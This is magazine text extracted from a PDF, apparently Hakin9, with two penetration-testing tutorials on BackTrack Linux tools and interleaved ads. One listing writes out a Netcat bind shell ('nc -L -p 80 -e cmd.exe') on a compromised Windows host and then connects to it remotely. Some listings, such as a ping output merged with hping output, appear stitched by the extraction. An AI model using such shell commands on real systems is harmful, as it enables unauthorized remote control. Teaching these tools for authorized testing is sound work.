[info@imfacademy.com](mailto:info@imfacademy.com)

Tel: +31 (0)40 246 02 20

Fax: +31 (0)40 246 00 17

inside and out. While you test the below examples take extra time and perform an `ls` in each directory where the tools in the examples are located. Then, take it a step further and run `man "application-name"`, `"application-name" -h`, or `"application-name" --help` against each application or script that listed with the `ls` command. I have split the below sections by directory where the example tools are located and attempted to provide less known examples to show that there are so many hidden gems in Backtrack you could spend weeks or months simply exploring them without ever mastering a single item. So buckle up, drop into a shell, and ball from the Backtrack Linux command line.

```
:/bin - User Binaries :Examples - ls, ip, ps, rm,
                        umount
```

If you are familiar with Linux at all, then you have likely run commands that exist in this directory. There are not a ton of security related tools in the `/bin` directory but there is one application that is on the most well-known security tools list. That command is Netcat, which is fairly basic, yet powerful in the sense that it can create backdoors or shovel data between servers with ease. It should be noted that Netcat run from the command line is the same as `nc` run from the command line and many people use `nc` exclusively because its easier to type two letters instead of six. While working on the command line in Linux you can use the "which" command to see the full path to the application you are running as shown in the below example. In this example we show that just because you are issuing a command from a specific directory it doesn't mean that is what is actually running. If this happens to be a Linux server that you

do not control or potentially had a breach of some sort its important to know what is happening when you run a specific command. You do not want to be the guy on the security team who triggers extra damage without even knowing it was triggered. In this example, we show that while running `nc` is not malicious it is not simply running `nc` from the `bin` directory, but in fact is linked to a file in another directory which in turn is linked to `nc.traditional` back in the `/bin` directory. Familiarize yourself with `egrep`, `grep`, `ls`, and which as part of the path to balling on the Backtrack Linux command line (Listing 1).

The point of the above output is to become familiar with the Linux command line and to provide an example of things not always being what they seem. It is important to understand your environment and the commands you are running. Now let's see some of what Netcat can actually accomplish by creating a Netcat listener on a Windows server, make a connection to the listener from Backtrack, and run a command on the remote Windows server to prove the connection. The below example assumes you have already gained access to a Windows server and placed `nc.exe` or Netcat for Windows on the server. In this example the Windows server is located at 192.168.1.75 and the Backtrack server is located at 192.168.1.78 (Listing 2).

In the above output a Netcat listener that was offering the Windows Command Prompt or `cmd.exe` was created on port 80 of the Windows server. Then, we connect to the listener using Netcat from the Backtrack Linux server and immediately we are dropped into Command Prompt on the remote server, which is confirmed by running the `netsh` command on Windows to display the IP of the Windows server itself. Backtrack actually

**Listing 1.** Use `which`, `ls`, `grep`, and `egrep` to investigate netcat and `nc`

```
root@bt:~# which nc
/bin/nc
root@bt:~# which netcat
/bin/netcat
root@bt:~# ls -alh /bin | egrep `nc |netcat `
lrwxrwxrwx 1 root root 20 2013-01-08 06:41 nc -> /etc/alternatives/nc
lrwxrwxrwx 1 root root 24 2013-01-08 06:41 netcat -> /etc/alternatives/netcat
root@bt:~# ls -alh /etc/alternatives | egrep `nc |netcat `
lrwxrwxrwx 1 root root 19 2013-01-08 06:41 nc -> /bin/nc.traditional
lrwxrwxrwx 1 root root 19 2013-01-08 06:41 netcat -> /bin/nc.traditional
root@bt:~# ls -alh /bin/ | grep nc.traditional
-rwxr-xr-x 1 root root 27K 2008-06-21 18:51 nc.traditional
root@bt:~#
```



provides Windows binaries such as nc.exe in the `/pentest/windows-binaries` directory, so be sure to explore the windows-binaries sub directories to spark ideas of tasks you can accomplish on compromised Windows systems. Netcat can accomplish much more than the above example so be sure to read the man page to understand more of its capabilities. If you like what you see regarding Netcat but would prefer encrypted connections between servers, look into the `sbd` command. At this point you get the idea that there are things to explore in the `/bin` directory so lets move on to the next one we are going to touch on in this article which is `/sbin`.

```
:/sbin - System Binaries :Examples - fsck,
iptables, reboot, route
```

The `/sbin` directory as noted above should contain system level binaries such as the examples listed in the title. Understanding sockets and how they work is critical to being in the Information Security industry so if you are not familiar with the tools mentioned in the following paragraph, please take the time to read man pages, search on the Internet, read a book, or do whatever it takes to provide yourself with a solid foundation regarding sockets. The tool we are going to dig into in `/sbin` is called `ss`, which is a utility used

### Listing 2. Open Netcat listener on Windows server and connect from Backtrack

```
Netcat Run From Windows Server -192.168.1.75
C:\Users\alex\Desktop>nc -L -p 80 -e cmd.exe

Netcat Run From Backtrack Server - 192.168.1.78
root@bt:~# nc 192.168.1.75 80
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\alex\Desktop>netsh interface ip show addresses "Local Area Connection"
netsh interface ip show addresses "Local Area Connection"

Configuration for interface "Local Area Connection"
    DHCP enabled:                No
    IP Address:                   192.168.1.75
    Subnet Prefix:                192.168.1.0/24 (mask 255.255.255.0)
    Default Gateway:              192.168.1.1
    Gateway Metric:               256
    InterfaceMetric:              10

C:\Users\alex\Desktop>exit
root@bt:~#
```

### Listing 3. Listing only TCP sockets using ss on Backtrack Linux

```
root@bt:~# ss -t -m
State      Recv-Q  Send-Q          Local Address:Port          Peer Address:Port
ESTAB      0        0          192.168.1.78:ssh            192.168.1.75:55560
    mem: (r0,w0,f0,t0)
ESTAB      0        0          192.168.1.78:ssh            192.168.1.199:54389
    mem: (r0,w0,f0,t0)
ESTAB      0        0          192.168.1.78:www            192.168.1.75:55571
    mem: (r0,w0,f0,t0)
ESTAB      0        0          192.168.1.78:ssh            192.168.1.199:53998
    mem: (r0,w0,f4096,t0)
root@bt:~#
```

to investigate sockets. You might be familiar with `netstat`, which is an amazing command line utility that can quickly provide you details of socket connections from fully established to somewhere else in the process of being established, including timed out. If you are not familiar with `netstat`, check out its capabilities by typing “man netstat” from a terminal window in Backtrack or dive right in by typing `netstat -rn` to display the route table in Linux, and `netstat -antpu` to display all TCP/UDP connections in numeric form. The `ss` command expands on `netstat` by providing even more details such as information about each socket connections memory usage when using the `-m` switch. The example we provide below is going to provide simple output of active TCP sockets and their memory usage (Listing 3).

In the above output we can see that there appear to be four established connections which include three SSH sessions and a single HTTP session. The connections are made from two different hosts to the Backtrack Linux server where the `ss` command was run, which is located at 192.168.1.78. While there isn’t much memory information because the connections are sitting idle, the point is the socket memory information is available and comes in handy when troubleshooting connections between servers, or when attempting to fingerprint

services on a specific server. The `ss` command is an extremely powerful socket investigation utility like each of the other tools being mentioned in this article could fill the entire length of this text. Take the time to investigate each of the commands available in the `/sbin` directory on Backtrack Linux and you will surely find some hidden gems!

Are you starting to see a pattern here? There are amazing applications, commands, scripts, binaries, etc. hidden all over Backtrack and all it takes is digging in to raise your game to the next level. Next, we are moving on to the `/usr/bin` directory where I wanted to touch on some zip file utilities that never get mentioned as well as a couple other random tools.

```
:/usr/bin - Non-essential command binaries
           :Examples - curl, gcc, scp
```

The `/usr/bin` directory is the location of thousands of different commands within Backtrack and there will not be a shortage of commands you have never seen before. Ever heard of `mech-dump`? Me neither until I started writing this article. This is one of the reasons that I love Backtrack as it’s the gift that keeps on giving and not in the way we are used to when that phrase is used as this gift doesn’t itch. The `mech-dump`

**Listing 4.** Query zip file contents for details, encrypt files inside of a zip file, and query the encrypted files

```
root@bt:~# zipinfo three-text-files.zip
found file 'README.TXT', size 1556 (811)
95 54 4d 8f d3 48 10 bd 47 ca 7f 28 : 71 81 91 12 93 99 65 b5 28 da 45 ac
found file 'Readme31.txt', size 1306 (681)
95 54 4d 6f db 30 0c bd 07 c8 7f e0 : 2d 2d 90 b8 49 b7 61 45 b0 61 1f 5d
found file 'Release Notes.txt', size 872 (455)
8d 52 cb 6e db 40 0c bc 0b d0 3f f0 : d8 16 b1 62 39 45 81 e6 66 b8 49 6a
root@bt:~/cloak#
root@bt:~/cloak# zipcloak three-text-files.zip
Enter password:
Verify password:
encrypting: README.TXT
encrypting: Readme31.txt
encrypting: Release Notes.txt
root@bt:~/cloak#
root@bt:~/cloak# zipinfo three-text-files.zip
found file 'README.TXT', size 1556 (823), encrypted
c0 0c 8c 45 ca c6 f6 73 17 d9 e0 73 : d6 4e 0f a5 d5 88 5b 96 b6 9a a5 1b
found file 'Readme31.txt', size 1306 (693), encrypted
c2 ac 51 63 a7 7d df 9d 0c 28 b4 31 : 5b 63 b4 da 78 c4 7a 9e 42 5d 35 3e
found file 'Release Notes.txt', size 872 (467), encrypted
15 b4 7c 27 56 16 87 2d a8 c7 02 b3 : 5a 4f c0 7d c0 5d f3 0c 76 42 cb e2
root@bt:~/cloak#
```



command provides a quick way to analyze a website by dumping for four sections of data that include the headers, a list of forms, a list of links, and a list of images on the page. The headers information, as you know, can provide you a ton of great information about target web servers. The example commands we are going to take a quick look at in the `/usr/bin` directory include `zipinfo` and `zipcloak`. Both of these commands you have probably guessed correctly already, deal with zip files by `zipinfo` providing information about specific zip files on a server and `zipcloak` by providing a simple method to encrypt each file within a zip file. Let's take a look at `zipinfo` and `zipcloak` in action by first querying a zip file using `zipinfo`, encrypt the text files in the zip file using `zipcloak`, and then querying the file again with `zipinfo` to see what the difference is. The zip file we are using in this example is named `three-text-files.zip` and again you guessed correctly – it contains three text files (Listing 4).

So you might ask what's the big deal knowing if a zip file is encrypted or what files exist within a zip archive? Ever get a zip file from a shady co-worker who may want to send your world crashing down, or from that neighbor down the street that asked you why the sound wasn't working on their computer, only for you to spend Sunday afternoon helping them troubleshoot with an end result of you clicking the unmute button? Well, `zipinfo` provides you a method to never miss one of those fancy chain letters again (I hear you have a relative in Zimbabwe who wants to send you USD \$4.5 million once you send them \$5,000) by first verifying its not bundled with the latest malware. Now `zipcloak` is slick regardless because you can encrypt the files on Backtrack and send to other Linux users to decrypt, as well as Windows users who can decrypt using pretty much anything as well. I tested decrypting zip files on Windows that were encrypted with `zipcloak` on Backtrack using Windows Explorer, Winrar, and 7zip without any issues at all.

**Listing 5.** Determine if you are on a Desktop or a Laptop using `laptop-detect` located in `/usr/sbin` on Backtrack Linux

```
root@bt:~# laptop-detect -v
We're not on a laptop (no relevant hint found)
root@bt:~#
root@bt:~# laptop-detect -v
We're a laptop (dmidecode returned Portable)
root@bt:~#
```



# HAKIN9

Join our  
Exclusive and Pro club  
and get:

HAKIN9 Hakin9 one year subscription

HAKIN9 Full page advertisement in  
Hakin9 every month!

HAKIN9 Information about your company  
send to over 100,000  
Hakin9 readers!

More information at

en@hakin9.org

None of the commands in this article are mind blowing but again, the point is to continue to beat this into everyone's mind that Backtrack is so much more than the couple hundred tools in the menu system. I mean Linux is so much more in general as it provides you the freedom to accomplish whatever it is you want to accomplish. Take the time to look around all of the Backtrack directories mentioned in this article and familiarize with tools that you have never thought about using because you didn't know they existed, and it will take your "Linux Fu" to the next level. Let's move on to the `/usr/sbin` directory as we still have numerous directories to get through, and I could likely babble about a single directory or a single command for longer than anyone would care to pay attention.

```
:/usr/sbin - Non-essential system binaries
           :Examples - arp, cron, snort
```

The `/usr/sbin` directory is minimal when compared to `/usr/bin` on Backtrack Linux. Don't let that fool you as this is just as important as the other directories being mentioned in this article. One interesting tool in `/usr/sbin` is `ntfsclose` which provides a method to generate an image file of a NTFS mount. While performing penetration testing, it is common to run across NTFS (*New Technology File System*) shares that have minimal or no security at all thus providing you a method to mount that share without issue. As part of your deliver-

able to the client you could say here is a thumb drive with an image file of XyZ servers NTFS share. That is the type of data that proves success to clients. I mean things can be explained to clients or screenshots taken and provided to clients, but nothing says you are owned quite like handing them a thumb drive with a single image file that contains all of their proprietary data. Another tool in `/usr/sbin` that I ran across for the first time while writing this article is `laptop-detect`, which is pretty interesting. All `laptop-detect` does is attempt to determine if you are on a laptop or not. Say you have a goal of compromising a C level executive's personal laptop then you might get closer to your goal faster by using `laptop-detect`. Below we show example output of `laptop-detect` run from a desktop and then `laptop-detect` run from a laptop. In the scenario below `laptop-detect` was on the money (Listing 5).

The amount of random scripts and goodies that are hidden all over Backtrack Linux never ceases to amaze me. While `laptop-detect` isn't anything to write home about in terms of complexity, it is pretty awesome that it even exists. Imagine if you were familiar with every tool located in Backtrack Linux? You might own the world by now!

Another really great tool in `/usr/sbin` is a firewall management tool called `ufw`. If you need to lock down Linux in less than 60 seconds then `ufw` will provide you what you need. By the way, these 60 seconds includes typing "man ufw" and

#### Listing 6. Application mapper `amap` issued from the Backtrack CLI

```
root@bt:~# amap localhost 53
amap v5.4 (www.thc.org/thc-amap) started at 2013-01-29 21:48:31 - APPLICATION MAPPING mode
Protocol on 127.0.0.1:53/tcp matches http
Protocol on 127.0.0.1:53/tcp matches http-apache-2
Unidentified ports: none.
amap v5.4 finished at 2013-01-29 21:48:37
root@bt:~#
root@bt:~# amap 192.168.1.119 22 25 135 139 445 1025 3389
amap v5.4 (www.thc.org/thc-amap) started at 2013-01-29 22:02:02 - APPLICATION MAPPING mode
Protocol on 192.168.1.119:139/tcp matches netbios-session
Protocol on 192.168.1.119:25/tcp matches smtp
Protocol on 192.168.1.119:445/tcp matches ms-ds
Protocol on 192.168.1.119:3389/tcp matches ms-remote-desktop-protocol
Protocol on 192.168.1.119:22/tcp matches ssh
Protocol on 192.168.1.119:22/tcp matches ssh-openssh
Protocol on 192.168.1.119:1025/tcp matches netbios-session
Protocol on 192.168.1.119:135/tcp matches netbios-session
Unidentified ports: none.
amap v5.4 finished at 2013-01-29 22:02:21
root@bt:~#
```

finding the examples you need to make packets disappear. With any firewall or firewall management tool you should be extremely careful when configuring things, because it's pretty easy to mess things up and end up locking yourself out. At that point, you will have such a secure server you won't even be able to access your own data. So when I say sixty seconds I mean it, however the point is the fact that ufw is an amazing tool you don't hear enough about. Then take iptables, which is considered l337 (elite) and cool, yet if you were new to Linux it would require three bottles of aspirin just to read the man page. The ufw firewall management tool would allow someone newer to firewalls, Linux, and technology a pretty solid solution with minimal ramp up time. Check it out and then thank the Backtrack devs later for putting together an absolutely amazing collection of tools.

In the end exploring Backtrack Linux directories has to beat watching reruns of Friends or that must see football game unless of course it's the other football and its World Cup season. I mean think if you spent all of your time learning versus deflating in front of the TV? You might accomplish things initially thought impossible. Again, I say to my friends I grew up with all the time that if I can even figure out how to log in to a computer, then the chances are that all of them could be writing exploits next week.

A solid point made by exploring all of these directories, tools, commands, etc. is the fact that if you need to accomplish something, the chances are someone out there has needed to accomplish that same task before and the tool likely exists. It is always worth a quick search to verify you are not reinventing the wheel and that rings especially true during penetration tests. The end goal is to accurately provide the client as much detail in terms of vulnerabilities or attack vectors as possible in what always seems too short of a time period. Do you think the client feels they are getting what they paid for when half of your time was spent writing a script to accomplish something already accomplished by someone else? How happy would that client be if that tool already existed and you just spent half the allotment of your billable time rein-

venting the wheel? The more time you familiarize with the Backtrack command line, the more random gems will appear.

```
:/usr/local/bin - local data - binaries specific to
this host :Examples - None
```

A typical Linux installation likely wouldn't have any files in `/usr/local/bin` to begin, as this is where command binaries specific to a specific installation are installed. The third party applications or commands you are installing on top of the base Linux system would typically reside in `/usr/local/bin`. Backtrack Linux is a bit different because there are so many third party tools installed by default. This is the default location for well-known tools such as hydra, nmap, and traceroute in Backtrack Linux. If you are not familiar with nmap and you work in Information Security, then I suggest you go purchase Gordon Fyodor Lyon's NMAP Network Scanning book, which is a steal for around \$30. Read NMAP Network Scanning not once but twice and expand your horizons.

Again though, when you look deeper and you start noticing tools that are not located in the Backtrack menu system or in the `/pentest` directory, you start finding all sorts of goodies. Take amap for example, which attempts to identify the applications that are running on various ports. Sure there are other ways to accomplish this but the more tools you possess at your fingertips, the quicker you will dominate the environments you roam. Check out the example below where I first moved the Apache web server on the localhost to port 53 to see how amap responded, which ended up being right on the money. Following this first example of amap, I show a scan against a Windows 2000 Server that has maybe a couple open ports and likely some vulnerable services (Listing 6).

As you can see above, amap isn't super fancy but it provides another method to identify applications running on any port. I have seen amap get tripped up and provide false negatives when too many ports are investigated at once, so if you get any port failures, attempt amap again and include a single port that failed to make sure that you are not getting incorrect results.

Another great tool in `/usr/local/bin` that isn't always mentioned is randpkt which is a random packet generator. Say you need to test an application like Wireshark by seeing how it reads specific types of malformed packets. Generate a pcap (Packet Capture) file in seconds using randpkt and open the pcap in Wireshark (Listing 7).

**Listing 7.** Random packet generator randpkt generating a pcap file

```
root@bt:~# randpkt -t arp arp.pcap
root@bt:~#
```

Above we show a simple example of randpkt generating a pcap file with 1000 ARP packets. The randpkt output isn't very exciting but the contents of the pcap file that is output get me a little excited!

```
:/usr/local/sbin - local data system binaries specific  
to this host :Examples - None
```


The `/usr/local/sbin` directory is similar to `/usr/local/bin` in the sense that this is where third party applications you have installed will likely end up. Instead of command binaries like `/usr/local/bin`, the application daemons and such will be located in `/usr/local/sbin`. While there are under 100 applications in `/usr/local/sbin` by default in Backtrack, there are some great tools located here that are not detailed in the Backtrack menus. Many tools from the aircrack-ng suite of tools are located in `/usr/local/sbin`, including `aireplay-ng`, `airmon-ng`, and `airodump-ng`.

There are also a couple really cool snarf looking applications located in `/usr/local/sbin`, including `filesnarf`, `urlsnarf`, `msgsnarf`, and `mailsnarf`. I have all four on my list of command line tools I want to investigate more as they will likely take playing around with them for a bit before they operate properly. I find myself modifying tools in Backtrack all the time and I encourage others to do the same. The golden rule is before you start modifying things, just make sure that you have solid backups. Linux is an operating system platform that was made to be modified, broken, built on, etc. so don't be shy! Just make sure that you back things up and also make sure you never take credit for something someone else accomplished before you. Take your time and be patient. Backtrack's motto states "when the going gets tough, try harder!" If you are like me the passion will burn inside you and keep you up for days at a time. Explore every square inch of every Operating System you can get your hands on. Just because you love Linux products doesn't mean that you have to hate Microsoft products or Apple products, because unfortunately outside of the server market the lion share of business related computers (specifically laptops/desktops) run on Windows followed by OSX followed by Linux. As far as Linux has come, it still has a ways to go in my opinion before your going to catch the majority of average users popping open terminals. Think of the bright side of this – if you love Backtrack and familiarize yourself at a minimum with the directories listed in this article, you will likely be in the top 1% of computer users in the world.

This also brings up a great point about Backtrack and the fact that we are dealing with Open Source software, so don't expect everything to always simply work. All of these tools are free and the Backtrack devs who pour the blood, sweat, and tears into Backtrack are much of the time doing so without pay. Please stop and think about that for a moment. Every single one of these tools has donated hours put into it and putting all of these tools together has an entire second set of hours into rounding them all up and doing an absolutely amazing job keeping things updated, providing support to the community, and really putting time back into InfoSec. I happen to be best friends with one of the Backtrack devs who goes by purehate as we grew up in the same neighborhood in Louisville, KY, parted ways at one point fifteen years ago or so, and reconnected about 4 years ago only to find out that we were both pretty deep into InfoSec. The point there is the fact that I have witnessed firsthand the effort that Backtrack devs put into this operating system that we all use and I just want to say loud and clear that when you see these guys, they deserve a thanks for building something that has made all of our lives easier. Buy these guys a meal, go out of your way to let them know that it's appreciated, or how about not just jumping down their throats on IRC or on the Backtrack message boards when something is wrong. I can promise you that none of them are getting rich off of providing us this free resource.

---

## ALEX KAH



*Alex Kah is a member of the Accuvant LABS Enterprise Attack and Penetration Testing Team and has consulted on technologies ranging from various VoIP platforms to GPU rendering farms to auto-scaling completely virtualized environments. Alex has over 15 years of experience in Information Technology working with industries including security, telecommunications, technology, gaming, healthcare, and media. Working out of his small Highlands office in Louisville, KY, USA Alex also founded Question-Defense.com, an online collection of technical articles and co-founded tools.question-defense.com (with Martin Bos), an automated online password cracking site. He holds a Bachelor's degree in Information Technology and a Master's degree in Business Administration along with various IT certifications. While he is not breaking things he is well trying to fix them.*

# ACCUVANT is **HIRING** **PENTESTERS**

Join the world's leading technical attack and pen team.



send CV's to:  
**[careers@accuvant.com](mailto:careers@accuvant.com)**

# Become Quieter

with a Little Help from BT

“The quieter you become, the more you are able to hear.”  
-BackTrack

## BackTrack Live Security Linux Distribution Overview/Tutorial

When you are faced with a task of testing your production environment and strengthening your defenses, your choice of the tool is easy. Instead of concentrating on collecting penetration (pen) testing tools, just head to BackTrack website and download an image of one of the most popular white hat penetration testing and security auditing platforms. It's #7 on the *sec-tools.org* Top 125 Security Tools list.

BackTrack is a merger between three different live Linux penetration testing distributions: Whoppix, IWHAX and Auditor. The current version BackTrack version 5 R2 (Code Name Revolution) is based on Ubuntu Linux distribution version 10.04.3 LTS (Lucid Lynx), which means good stability, hardware detection and a lot of easily obtainable software. It's available in GNOME and KDE window managers (you can also configure FluxBox window manager), and for 32-bit, 64-bit and ARM architecture. It comes with over 300 PenTesting tools.

### First Steps

You can run the distribution as a Live DVD or install it as a regular operating system on a hard disk or USB flash drive. The Live DVD offers these different boot options:

- Default text mode – boots into a customized Linux shell. You can work on the command-

line or boot into the desktop environment by using the `startx` command.

- Stealth mode – boots the OS with networking disabled.
- Forensics mode – boots without automatically mounting drives or swap space.
- `noDRM` – boots without DRM (*Direct Rendering Manager*) drivers. DRM are Linux kernel modules that enable certain applications to use a GPU more efficiently, especially 3D rendering. Use this option if the boot halts or if you have screen problems.
- Debug – boots into Safe Mode. Choose this option if you have problems getting BackTrack to boot. For example, if you are having screen problem and the `noDRM` option doesn't fix it, boot into *Debug* mode and try adding the `nomodeset` parameter. It instructs the kernel to not load video drivers and use BIOS modes instead until X Window System is loaded. To do that: while in the boot menu, highlight the BackTrack Debug – Safe Mode, press Tab in order to edit the boot option and add `nomodeset` to the end of the list.
- Memtest – starts `memtest` memory diagnostic utility.
- Hard Drive Boot – boots the first hard disk.

Even though BackTrack is primarily intended to work as a live DVD, for my test environment I



installed it as a virtual machine in VirtualBox because I like the convenience of switching between BT and Mac OS X on the fly. It's also useful to configure BackTrack this way if you plan to use it regularly or customize it. The full install requires about 12 GB.

When you are running BT5 in the virtual machine, you can't use a wireless card because the virtual machine software blocks access to the hardware except for USB devices. To be able to use wireless portion of the tools in the virtual machine, you can install a USB wireless card. BackTrack site has a list of compatible cards called Tested and Working Cards List (*Note that this list needs to be updated for BT5*): [http://www.backtrack-linux.org/wiki/index.php/Wireless\\_Drivers#Wireless\\_Cards](http://www.backtrack-linux.org/wiki/index.php/Wireless_Drivers#Wireless_Cards).

After you log in for the first time into the desktop environment, double click on the *Install BackTrack* icon on the desktop. This will launch the Install wizard, with expected steps: set up the clock, time zone, prepare disk space, copy files, restart the system. After restart, change root password. The default password is 'toor'.

### My Test Lab Environment

- BackTrack 5 R2 (Architecture: 64-bit, Desktop Environment: KDE 4.5.3)
  - Running on VirtualBox 4.1.16 on
    - MacBook Pro i7 2.66 GHz / 8 GB RAM with Mac OS X 10.6.8
- Network:
  - Two 32-bit Linux CentOS 5.x boxes: a Linux MASQ client behind a Linux MASQ server. MASQ client is running MySQL, Samba share, and WordPress and Joomla CMSs on Apache.



Figure 1. BackTrack 5 R2 – Tool Categories

- One Win 7 Pro system with some open ports.

Note: Oracle released VirtualBox 4.1.16 on May 22, 2012.

The BackTrack comes with the following tool categories (Figure 1):

- Information Gathering
- Vulnerability Assessment
- Exploitation Tools
- Privilege Escalation
- Maintaining Access
- Reverse Engineering
- RFID Tools
- Stress Testing
- Forensics
- Reporting Tools
- Services
- Miscellaneous

You can find all the tools under BackTrack item in the application launcher menu. Most of the tools are command-line utilities, with menu items linking the console with the relevant tool running inside it.

#### Tip!

If you are wondering whether some of the tools are accessible via GUI menu, and if are using BackTrack with KDE Desktop, you can quickly search the menu for the tool you are interested in by performing the following: right-click on the *Application Launcher Menu* and from the pop-up menu choose *Switch to Kickoff Menu Style* option. After that, click on the *Application Launcher Menu* and type the name of the tool in the *Search* box.

This article will not cover wireless and Bluetooth devices audit, and using the gdb (GNU Debugger) for analyzing crash dumps and memory cores.

### Configuring Ethernet for Virtual Machine

VirtualBox's default network configuration for a virtual machine is NAT (*Network Address Translation*). This mode prevents connections from the outside to the guest VM, in this case, BackTrack. To enable outside connections, change the VM networking to Bridge Mode: power off the BackTrack virtual machine, open VirtualBox, select the BackTrack VM, choose *Settings > Network*. In the "Attached to:" drop-down box, change the *Attached to Bridged Adapter*. In the "Name" drop-down box, select a network interface that is connected to the network you want to test.

Also, enable *Promiscuous Mode*: expand the *Advanced section*, and in the *Promiscuous Mode* drop-down list, change the Deny to Allow VMs.

## Assigning a Static IP Address

Assign a static IP address to the interface by modifying the `/etc/network/interfaces` file. Locate the line with your interface identifier and modify it to reflect your settings. For example, I had to change the line for `eth0` entry:

from:

```
auto eth0
iface eth0 inet dhcp
```

to:

```
auto eth0
iface eth0 inet static
address 192.168.1.69
netmask 255.255.255.0
```

### Listing 1. shell code I

```
nmap -A T4 mytesthost.info

Starting Nmap 5.61TEST4 ( http://nmap.org ) at
2012-01-01 08:00 PDT
Failed to resolve given hostname/IP: T4. Note
that you can't use '/mask' AND '1-4,7,100-'
style IP ranges. If the machine only has an
IPv6 address, add the Nmap -6 flag to scan
that.
Nmap scan report for mytesthost.info (xx.xx.xx.
xx)
Host is up (0.011s latency).
Not shown: 992 closed ports
PORT      STATE      SERVICE      VERSION
53/tcp    filtered  domain
80/tcp    open      http         Apache httpd
          2.2.3 ((Red Hat))
... ..
< cut for clarity >
```

### Listing 2. shell code II

```
ping mytesthost.info
PING mytesthost.info (192.168.1.10) 56(84)
bytes of data.

^C
--- mytesthost.info ping statistics ---
21 packets transmitted, 0 received, 100%
packet loss, time 19999ms
```

```
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.254
```

## Note

If you are switching between wireless and Ethernet interface on your *host* system (in my case Mac OS X), don't forget to change network settings to

### Listing 3. shell code III

```
traceroute mytesthost.info
traceroute to mytesthost.info (192.168.1.10),
30 hops max, 60 byte packets
 1 myrouter.home (192.168.1.254)  1.485 ms
   3.635 ms  5.230 ms
 2 xx.xx.xx.xx (xx.xx.xx.xx)  19.393 ms
   32.183 ms  33.188 ms
 3 * * *
 4 xx.xx.xx.xx (xx.xx.xx.xx)  20.656 ms
   24.826 ms  24.933 ms
 5 xx.ispl.net (xx.xx.xx.xx)  21.150 ms
   21.732 ms  23.226 ms
 6 xx.isp2.com (xx.xx.xx.xx)  39.551 ms
   23.901 ms  24.860 ms
 7 xx.isp3.net (xx.xx.xx.xx)  25.894 ms
   25.408 ms  40.113 ms
 8 xx.isp3.net (xx.xx.xx.xx)  41.770 ms
   42.317 ms  45.064 ms
 9 xx.isp4.net (xx.xx.xx.xx)  42.931 ms
   45.680 ms  50.705 ms
10 xx.isp4.net (xx.xx.xx.xx)  51.416 ms
   53.645 ms  54.413 ms
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
```

reflect the change: power off the BackTrack virtual machine, open *VirtualBox*, select the BackTrack VM, choose *Settings > Network* and choose appropriate network interface in the “Name” dropdown box.

I forgot to do that and was wondering why network in BackTrack was in an unconfigured state

**Listing 4. shell code IV**

```
tcptraceroute mytesthost.info
Selected device eth0, address 192.168.1.69,
  port 34311 for outgoing packets
Tracing the path to mytesthost.info (xx.xx.xx.
  xx) on TCP port 80 (www), 30 hops max
 1 192.168.1.254 5.696 ms 1.703 ms 3.091
  ms
 2 xx.xx.xx.xx 25.971 ms 107.932 ms 12.276
  ms
 3 xx.xx.xx.xx 12.418 ms 13.023 ms 14.674
  ms
 4 xx.xx.xx.xx 19.982 ms 13.910 ms 15.947
  ms
 5 xx.ispl.net (xx.xx.xx.xx) 11.402 ms
 16.031 ms 12.582 ms
 6 xx.isp2.com (xx.xx.xx.xx) 28.809 ms * *
 7 xx.isp3.net (xx.xx.xx.xx) 31.723 ms * *
 8 xx.isp3.net (xx.xx.xx.xx) 28.497 ms
 25.421 ms 24.699 ms
 9 xx.isp4.com (xx.xx.xx.xx) 25.798 ms
 26.443 ms 23.678 ms
10 xx.isp4.com (xx.xx.xx.xx) 24.737 ms
 24.923 ms 25.235 ms
11 xx.xx.xx.xx 23.803 ms * 29.230 ms
12 mytesthost.info (xx.xx.xx.xx) [open]
 25.584 ms * 35.513 ms
```

**Listing 5. shell code V**

```
root@bt:~# ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of
  data.
^C
--- 192.168.1.5 ping statistics ---
193 packets transmitted, 0 received, 100%
  packet loss, time 193349ms

--- 192.168.1.5 hping statistic ---
1 packets tramitted, 1 packets received, 0%
  packet loss
round-trip min/avg/max = 1.7/1.7/1.7 ms
root@bt:~#
```

after I restarted networking service. This is what happened: I turned off my MacBook Pro’s AirPort wireless and brought it to a space that has only Ethernet connection. Next day, I continued performing tests with BT. In this setup, I don’t need a static IP address so I commented out lines related to `static` setup in the `/etc/network/interfaces` file and replaced it with a `dhcp` line. However, I had forgotten to change the adapter and I didn’t have network access until I changed it from AirPort wireless to Ethernet.

Another method for fixing networking issues is refreshing network settings without shutting down BT virtual machine: choose *Not Attached* in *VirtualBox Network settings* for the BackTrack VM. That way *VirtualBox* reports to the BT guest that a network card is present but that there is no connection. This will disrupt the connection and will enforce a reconfiguration. Refresh network settings or restart networking service in BackTrack Linux and then revert *VirtualBox Network settings* back to *Bridged Adapter*.

**Information Gathering**

If you thought that you’d never get complete route information by running the traditional `traceroute` command because firewalls usually block `traceroute`, you’ll be happy to know that there is a tool that will help you in this regard. Its name is `tcptraceroute`. In contrast to the `traceroute`, which sends UDP or ICMP ECHO packet with a *Time To Live (TTL)* of one, and incrementing it until reaching the target, the `tcptraceroute` is sending a TCP SYN packet to the target. Even if firewalls block `traceroute`, they allow incoming TCP packets to certain TCP ports. That’s why the `tcptraceroute` can reach the target behind the firewall. It will receive a SYN/ACK packet if the port is open, and a RST packet if the port is closed.

**Port Scanning**

Let’s first check if our test host has open ports. We will use the `nmap` command for that. Nmap (Network Mapper) is a port scanner and network exploration tool. Argument `-A` enables OS detection, script scanning and traceroute, while argument `-T4` is for faster execution (Listing 1).

This confirmed that the test host is a web server. Now let’s try ping-ing our test host: Listing 2.

We weren’t getting any response so I stopped ping. Its output indicates that all packets were lost so it seems that there is a filter between the test host and us.

If we try to obtain network route to the test host with the `traceroute`, we’ll see that it’s not available

### Listing 6. shell code VI

```
hping2 192.168.1.5
HPING 192.168.1.5 (eth0 192.168.1.5): NO FLAGS
  are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.5 ttl=32 id=0 sport=0
  flags=R seq=0 win=512 rtt=1.0 ms
^C
--- 192.168.1.5 hping statistic ---
1 packets transmitted, 1 packets received, 0%
